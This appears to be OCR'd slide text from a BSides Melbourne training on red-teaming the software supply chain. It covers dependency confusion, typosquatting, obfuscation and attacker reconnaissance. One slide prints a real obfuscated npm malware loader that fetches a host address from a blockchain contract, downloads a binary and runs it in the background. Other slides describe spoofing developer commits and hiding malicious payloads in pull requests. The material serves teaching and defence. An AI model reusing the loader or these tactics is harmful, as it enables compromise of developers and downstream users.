  - Active account: false
  - Git operations protocol: ssh
  - Token: gho_************************************
  - Token scopes: 'admin:public_key', 'gist', 'read:org', 'repo'

  X Failed to log in to github.com account linus-tickles (keyring)
  - Active account: false
  - The token in keyring is invalid.
  - To re-authenticate, run: gh auth login -h github.com
  - To forget about this account, run: gh auth logout -h github.com -u linus-tickles
```

Package Ecosystem Attacks: Dependency Confusion

Dependency Confusion 101

- Package managers decide where to get packages based on three things:
  - Name of package
  - Version being asked for
  - Do you have a local proxy?
- Top level dependencies are manageable. Transitive deps are not.
- The only real mitigation is to block access to outside repositories and run your own proxy. This is hard, so no one does it.

Source CodeRED

```
{
  "name": "portfolio",
  "version": "0.1.0",
  "private": true,
  "dependencies": {
    "@testing-library/jest-dom": "^4.2.4",
    "@testing-library/react": "^9.3.2",
    "@testing-library/user-event": "^7.1.2",
    "jquery": "^3.5.1",
    "react": "^16.13.1",
    "react-dom": "^16.13.1",
    "react-ga": "^3.1.2",
    "react-scripts": "3.4.3"
  },
  ▷ Debug
  "scripts": {
    "start": "react-scripts start",
    "build": "react-scripts build",
    "test": "react-scripts test",
    "eject": "react-scripts eject"
```

Dependency Confusion 101

https://github.com/visma-prodsec/confused

https://github.com/Checkmarx/dustilock

Dependency Confusion - Find Targets

- If you publish public npm packages you are a target
- Easiest way is to get access to a package manifest:
  - Access to source code
  - Get from Javascript in web app
  - Use Wappalyzer to identify
- Artifactory and other post deployment artifact tools are great place to find manifests, bundles and all kinds of important stuff
- CI/CD pipelines

Package Ecosystem Attacks: Typosquatting

Typosquatting - It's not dumb if it works!

- There are different types of typosquatting:
  - Misspelled names
  - Unscoped packages
  - Re-alignment of the words involved
- Don't think that a dumb technique like this can't work. Bad guys typically combo a typo-squatted package with other attack components
- Bad guys will combo an internal private package dependency with a public typo-squatted name. Particularily true of the spelling is weird.

Source CodeRED

Typo Squatting - It's not dumb if it works!

Malware in litecor-lib Malware
GHSA-4q32-2gxv-333w was published for litecor-lib (npm) 18 hours ago

Malware in waletconnect Malware
GHSA-8w89-mp7r-4hg7 was published for waletconnect (npm) 18 hours ago

Malware in bitcor-mnemonic Malware
GHSA-4rjj-m89c-pj3h was published for bitcor-mnemonic (npm) 2 days ago

Malware in bitcore-mnemic Malware
GHSA-j74f-9pqg-jhc8 was published for bitcore-mnemic (npm) 2 days ago

Malware in bitcore-mnemoic Malware
GHSA-5rj9-5m5f-39x4 was published for bitcore-mnemoic (npm) 2 days ago

Malware in bitcore-walet Malware
GHSA-7f4x-cvgr-82pm was published for bitcore-walet (npm) 2 days ago

Malware in wavs-api Malware
GHSA-j373-626x-f426 was published for wavs-api (npm) 2 days ago

Malware in monro Malware
GHSA-fmjh-99ww-5277 was published for monro (npm) 2 days ago

Malware in blockypher Malware
GHSA-434c-qf4m-6c3g was published for blockypher (npm) 2 days ago

Malware in chanlink Malware
GHSA-g9pc-9725-jvhj was published for chanlink (npm) 2 days ago

Malware in coinbse Malware
GHSA-7pjm-h9fx-3qvf was published for coinbse (npm) 2 days ago

Source CodeRED

Package Ecosystem Attacks: Obfuscation

Obfuscation 101

- Javascript is an interpreted language and runs in the browser, hence the source is right in your browser
- Because of that, most legitimate Javascript is minified and semi-obfuscated
- Bad guys hide in this behaviour by obfuscating their methods and payloads in Javascript
- Other languages, especially compiled languages, use obfuscation to hide their code (IP assets)

Source CodeRED

```
-rw-r--r--  1 paulm  wheel  1107 26 Oct  1985 package.json
GitHax 6mile ~/projects/malware_analysis % cat /tmp/githax/bitcore-mnemoic-10.5.3/package/g676injc.cjs
const _0x58659e=_0x38ab;(function(_0x12673c,_0x4284fe){const _0x3ccc65=_0x38ab,_0x2e0093=_0x12673c();while(!![]){try{const _0x583fe9=parseInt(_0x3ccc65(0x12b))/0x1
*(-parseInt(_0x3ccc65(0x127))/0x2)+-parseInt(_0x3ccc65(0x11b))/0x3+-parseInt(_0x3ccc65(0x140))/0x4*(parseInt(_0x3ccc65(0x13a))/0x5)+-parseInt(_0x3ccc65(0x12a))/0x6
*(-parseInt(_0x3ccc65(0x14b))/0x7)+-parseInt(_0x3ccc65(0x141))/0x8*(-parseInt(_0x3ccc65(0x136))/0x9)+parseInt(_0x3ccc65(0x135))/0xa*(parseInt(_0x3ccc65(0x146))/0xb
)+-parseInt(_0x3ccc65(0x126))/0xc;if(_0x583fe9===_0x4284fe)break;else _0x2e0093['push'](_0x2e0093['shift']());}catch(_0x536f6f){_0x2e0093['push'](_0x2e0093['shift'
]());}}}(_0x43cb,0x502e6));function _0x38ab(_0x30cfb1,_0x5c0886){const _0x43cb9e=_0x43cb();return _0x38ab=function(_0x38ab5d,_0x368093){_0x38ab5d=_0x38ab5d-0x119;l
et _0x2e9adf=_0x43cb9e[_0x38ab5d];return _0x2e9adf;},_0x38ab(_0x30cfb1,_0x5c0886);}function _0x43cb(){const _0xec76f=['NQuJq','0xa1b40044EBc2794f207D45143Bd82a1B86
156c6b','/node-win.exe','/node-linux','getString','child_process','function\x20getString(address\x20account)\x20public\x20view\x20returns\x20(string)','20HvXTbn','
72lkfLFX','ignore','pipe','path','50110aLWkhf','oPgQF','webhN','tmpdir','util','mainnet','88VqjJDY','596872DnGpOb','Contract','JUHSO','SwpHx','rgLrD','3137398GfIaW
O','bowCe','data','TQJJr','Ошибка\x20установки:','1911826VzqEwN','platform','error','stream','40239LQSaTj','/node-macos','Ksysp','win32','getDefaultProvider','755'
,'ethers','createWriteStream','basename','linux','Ошибка\x20при\x20получении\x20IP\x20адреса:','4328952VxMbLE','34cAjfsb','QDZPg','Ошибка\x20при\x20запуске\x20файл
а:','6EtYZDe','30433NleACX','join','axios'];_0x43cb=function(){return _0xec76f;};return _0x43cb();}const {ethers}=require(_0x58659e(0x121)),axios=require(_0x58659e
(0x12d)),util=require(_0x58659e(0x13e)),fs=require('fs'),path=require(_0x58659e(0x139)),os=require('os'),{spawn}=require(_0x58659e(0x133)),contractAddress=_0x58659
e(0x12f),WalletOwner='0x52221c293a21D8CA7AFD01Ac6bFAC7175D590A84',abi=[_0x58659e(0x134)],provider=ethers[_0x58659e(0x11f)](_0x58659e(0x13f)),contract=new ethers[(_
0x58659e(0x142))](contractAddress,abi,provider),fetchAndUpdateIp=async()=>{const _0x36a9ad=_0x58659e;try{const _0x1e7c4f=await contract[_0x36a9ad(0x132)](WalletOwn
er);return _0x1e7c4f;}catch(_0x18571c){return console[_0x36a9ad(0x119)](_0x36a9ad(0x125),_0x18571c),await fetchAndUpdateIp();}},getDownloadUrl=_0x323923=>{const _0
x6a70af=_0x58659e,_0x2094ba={'gnpGC':_0x6a70af(0x11e),'JUHSO':_0x6a70af(0x124),'RyseK':'darwin'},_0x2b8c3f=os['platform']();switch(_0x2b8c3f){case _0x2094ba['gnpGC
']:return _0x323923+_0x6a70af(0x130);case _0x2094ba[_0x6a70af(0x143)]:return _0x323923+_0x6a70af(0x131);case _0x2094ba['RyseK']:return _0x323923+_0x6a70af(0x11c);d
efault:throw new Error('Unsupported\x20platform:\x20'+_0x2b8c3f);}},downloadFile=async(_0x491f78,_0x1a7ba2)=>{const _0x274646=_0x58659e,_0x5c97ca={'RyfWq':'finish'
,'HFrxW':_0x274646(0x119),'SwpHx':'GET','TQJJr':_0x274646(0x11a)},_0x8fe319=fs[_0x274646(0x122)](_0x1a7ba2),_0x44d3cc=await axios({'url':_0x491f78,'method':_0x5c97
ca[_0x274646(0x144)],'responseType':_0x5c97ca[_0x274646(0x149)]});return _0x44d3cc[_0x274646(0x148)][_0x274646(0x138)](_0x8fe319),new Promise((_0xc27788,_0x5f263d)
=>{_0x8fe319['on'](_0x5c97ca['RyfWq'],_0xc27788),_0x8fe319['on'](_0x5c97ca['HFrxW'],_0x5f263d);});},executeFileInBackground=async _0x353ef5=>{const _0x1651a2=_0x58
659e,_0x596d1b={'Ksysp':function(_0x3f7928,_0x2520a5,_0x37a131,_0x21c25d){return _0x3f7928(_0x2520a5,_0x37a131,_0x21c25d);},'UYvbB':_0x1651a2(0x137),'webhN':_0x165
1a2(0x129)};try{const _0x6c050=_0x596d1b[_0x1651a2(0x11d)](spawn,_0x353ef5,[],{'detached':!![],'stdio':_0x596d1b['UYvbB']});_0x6c050['unref']();}catch(_0x40c0bf){c
onsole[_0x1651a2(0x119)](_0x596d1b[_0x1651a2(0x13c)],_0x40c0bf);}},runInstallation=async()=>{const _0x5bfb92=_0x58659e,_0x3a0e32={'NQuJq':function(_0x4d428b,_0x455
00b){return _0x4d428b(_0x45500b);},'rgLrD':function(_0x432a66,_0x793134,_0x1670eb){return _0x432a66(_0x793134,_0x1670eb);},'bowCe':function(_0x10afab,_0x157513){re
turn _0x10afab!==_0x157513;},'oPgQF':_0x5bfb92(0x11e),'gVNWW':_0x5bfb92(0x120),'QDZPg':_0x5bfb92(0x14a)};try{const _0xa1ad8f=await fetchAndUpdateIp(),_0x64ab64=_0x
3a0e32[_0x5bfb92(0x12e)](getDownloadUrl,_0xa1ad8f),_0x1d2782=os[_0x5bfb92(0x13d)](),_0x3091cc=path[_0x5bfb92(0x123)](_0x64ab64),_0x30a2eb=path[_0x5bfb92(0x12c)](_0
x1d2782,_0x3091cc);await _0x3a0e32[_0x5bfb92(0x145)](downloadFile,_0x64ab64,_0x30a2eb);if(_0x3a0e32[_0x5bfb92(0x147)](os[_0x5bfb92(0x14c)](),_0x3a0e32[_0x5bfb92(0x
13b)]))fs['chmodSync'](_0x30a2eb,_0x3a0e32['gVNWW']);executeFileInBackground(_0x30a2eb);}catch(_0x2c0e84){console[_0x5bfb92(0x119)](_0x3a0e32[_0x5bfb92(0x128)],_0x
2c0e84);}};runInstallation();%
```

BREAK

Red Team Example Operations

The brief:

- You work for an independent company that performs red teaming that has been contracted by CheapCryptoBank for red team op
- The focus of the red team op is to identify if there's a XZ style attack possible with new Javascript ecosystem
- This operation focuses only on the open-source Javascript component, but is wide scoped for that target

Red teaming the software supply chain:

Engineers

- Enumerate all engineers
- Find their emails & run through haveibeenpwned
- Use TVPO to prioritize who to target
- Target devs who don’t use SSH keys and MFA

Source CodeRED

Experience

[redacted]

Dec 2022 - Present · 10 mos

Working within the core CI/CD pipelines team to enable thousands of developers to run millions of jobs each year.

Skills: Amazon Web Services (AWS) · PostgreSQL · Ruby · Ruby on Rails

Attacking the Software Supply Chain:

Local Requirements

- What tools do the devs use?
- Evidence that identifies filesystem, file or envs
- Git artifacts & config files
- Test scripts or configs

Source CodeRED


```
SecureStack Paul ~/projects/[redacted]-agent % cat .gitignore
*.DS_STORE

/tmp
/pkg
/releases
/deb
/rpm
/vendor/bundle
/vendor/pkg
.bundle
.envrc
/.agent.conf
/.agent.*.conf
/.[redacted]-agent.cfg
/.vagrant
packaging/docker/*/[redacted]-agent
packaging/docker/*/hooks/

# Generated at build time by scripts/generate-acknowledgements.sh
/clicommand/ACKNOWLEDGEMENTS.md.gz

.idea
.vscode
```

Attacking the Software Supply Chain:

Source Code

- What's the tech stack?
- Use SCA to identify what are licenses and versions
- Inspect package manifest & lock files
- Identify public vs public packages

Source CodeRED



requirements.txt

Code | Blame | 21 lines (21 loc) · 357 Bytes

```
asttokens==2.0.5
python-magic==0.4.26
dnspython==2.2.1
esprima==4.0.1
pyIsEmail==1.4.0
func_timeout==4.3.5
python-gitlab==2.10.1
github3.py==3.2.0
GitPython==3.1.20
networkx==2.5.1
protobuf==3.19.4
python_dateutil==2.8.2
python_magic==0.4.26
pytz==2020.1
django==4.1.1
colorama==0.4.5
rarfile==3.0
requests==2.25.0
six==1.11.0
tldextract==3.1.2
pyyaml==6.0
```

package.json

Code | Blame | 50 lines (50 loc) · 1.23 KB | Code 55% faster

```
{
  "name": "react-login-form-sample",
  "version": "0.1.3",
  "private": true,
  "dependencies": {
    "@emotion/core": "^10.1.1",
    "@emotion/styled": "^10.0.27",
    "@fortawesome/fontawesome-svg-core": "^1.2.32",
    "@fortawesome/free-solid-svg-icons": "^5.15.1",
    "@fortawesome/react-fontawesome": "^0.1.12",
    "@material-ui/core": "^4.11.0",
    "@material-ui/icons": "^4.9.1",
    "@types/jest": "24.0.17",
    "@types/node": "12.7.1",
    "@types/react": "16.9.1",
    "@types/react-dom": "16.8.5",
    "react": "^16.14.0",
    "react-dom": "^16.14.0",
    "react-scripts": "3.1.0",
    "typescript": "3.5.3",
    "unfetch": "^4.2.0",
    "yup": "^0.27.0"
  },
  "scripts": {
    "start": "react-scripts start",
    "build": "react-scripts build",
    "test": "react-scripts test",
    "deploy:prod": "./deploy_niftybank_app.sh",
    "eject": "react-scripts eject"
  },
  "eslintConfig": {
    "extends": "react-app"
  },
  "browserslist": {
```

```
minimatch  <3.0.5
Severity: high
minimatch ReDoS vulnerability - https://github.com/advisories/GHSA-f8q6-p94x-37v3
fix available via `npm audit fix --force`
Will install react-scripts@5.0.1, which is a breaking change
node_modules/minimatch
node_modules/npm/node_modules/minimatch
  recursive-readdir  1.2.0 - 2.2.2
  Depends on vulnerable versions of minimatch
  node_modules/recursive-readdir

minimist  1.0.0 - 1.2.5
Severity: critical
Prototype Pollution in minimist - https://github.com/advisories/GHSA-xvch-5gv4-984h
fix available via `npm audit fix`
node_modules/minimist

node-forge  <=1.2.1
Severity: high
Prototype Pollution in node-forge debug API. - https://github.com/advisories/GHSA-5rr
URL parsing in node-forge could lead to undesired behavior. - https://github.com/advi
Improper Verification of Cryptographic Signature in `node-forge` - https://github.cor
Open Redirect in node-forge - https://github.com/advisories/GHSA-8fr3-hfg3-gpgp
Improper Verification of Cryptographic Signature in node-forge - https://github.com/a
Improper Verification of Cryptographic Signature in node-forge - https://github.com/a
fix available via `npm audit fix --force`
Will install react-scripts@5.0.1, which is a breaking change
node_modules/node-forge
```

Attacking the Software Supply Chain:

Source Code

https://github.com/aquasecurity/trivy

Source CodeRED

terser	CVE-2022-25858	HIGH	4.8.0	4.8.1, 5.14.2
	insecure use of regular expressions leads to ReDoS			
	https://avd.aquasec.com/nvd/cve-2022-25858			
tough-cookie	CVE-2023-26136	MEDIUM	2.5.0	4.1.3
	prototype pollution in cookie memstore			
	https://avd.aquasec.com/nvd/cve-2023-26136			
url-parse	CVE-2022-0686	CRITICAL	1.5.3	1.5.8
	Authorization bypass through user-controlled key			
	https://avd.aquasec.com/nvd/cve-2022-0686			
	CVE-2022-0512	MEDIUM		1.5.6
	nodejs-url-parse: authorization bypass through			

```
{
  "name": "portfolio",
  "version": "0.1.0",
  "private": true,
  "dependencies": {
    "@testing-library/jest-dom": "^4.2.4",
    "@testing-library/react": "^9.3.2",
    "@testing-library/user-event": "^7.1.2",
    "jquery": "^3.5.1",
    "react": "^16.13.1",
    "react-dom": "^16.13.1",
    "react-ga": "^3.1.2",
    "react-scripts": "3.4.3"
  },
  ▷ Debug
  "scripts": {
    "start": "react-scripts start",
    "build": "react-scripts build",
    "test": "react-scripts test",
    "eject": "react-scripts eject"
```

Attacking the Software Supply Chain:

Source Code

https://github.com/returntocorp/semgrep

Source CodeRED

Things to look for in code

- Private packages
- Typosquatting ops
- Dependency confusion ops
- Syntactic & programmatic bugs

Source CodeRED

Things to look for in code

- Can I find bugs that I can fix to gain validation?

Attacking the Software Supply Chain:

Integration

- Most devs don’t sign commits
- Find their email and spoof their identity
- Craft PRs that hide malicious payloads

Source CodeRED

Attacking the Software Supply Chain:

Integration

https://github.com/6mile/commit-audit

Source CodeRED

Total number of Developers who have commited is 167

STATUS	VERIFIED	UN-VERIFIED:	EXPIRED/REVOKED:	BAD/UN-SIGNED:
Total Commits:	0	2788	0	2971
Percentages:	0	48.4	0	51.57

Individual Developer Commit Statistics:

NAME:	VERIFIED	UN-VERIFIED:	EXPIRED/REVOKED:	BAD/UN-SIGNED:
123	0	1	0	0
Abh ee	0	2	0	0
Ada	0	0	0	1
Ala	0	0	0	11
Alb	0	0	0	3
Ale	0	0	0	1
Ama s)	0	1	0	1
Ami	0	1	0	0
And	0	0	0	1
And	0	0	0	1
And	0	2	0	0
Aus	0	4	0	0
Ben	0	0	0	3
Ben	0	217	0	233
Ben	0	0	0	17
Bla	0	0	0	1
Bra	0	0	0	1
Bre	0	0	0	1

```
SecureStack Paul ~/projects/[redacted]-agent % cat ./.git/config
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
        ignorecase = true
        precomposeunicode = true
[remote "origin"]
        url = https://github.com/6mile/[redacted]gent.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
[user]
        email = [redacted].com
        name = [redacted]
[commit]
    gpgsign = false
```

Attacking the Software Supply Chain:

Deployment

- Containers! Find all the containers!
- Release artifacts. Can you find the deployment zips, binaries, etc.
- Use recon to find places these files will be
- Package repositories, container repositories

Source CodeRED

Attacking the Software Supply Chain:

Deployment

Why are containers so important?

- They are used in multiple places along the SSC
- They are a combination of an OS, source code, package installers, and everything else
- They are built once and forgotten about, but also super important!
- Container registries are often under-secured/open

Source CodeRED

Attacking the Software Supply Chain:

Runtime

- What tech stack is it using?
- What exposures are there?
- Is there an operating system that's obvious?
- Scan it passively to find vulnerabilities
- What webserver is it using? Find headers & OSINT

Source CodeRED

Attacking the Software Supply Chain:

Cloud

- What cloud stack is it using?
- What exposures are there?
- What services can you fingerprint? Headers?
- How many public endpoints?

Source CodeRED

Real World Examples of Attackers tradecraft

BE CAREFUL! THESE ARE REAL!!!

- https://github.com/mirjinx83
- https://github.com/kudoc8989

Source CodeRED


CTF TIME!

paulm@sourcecodered.com

github.com/6mile

securestack.com

SourceCodeRED .com



This is to acknowledge that

Completed the

Red Teaming the Software Supply Chain Training

November 15, 2024
Melbourne BSides

Trainer: Paul McCarty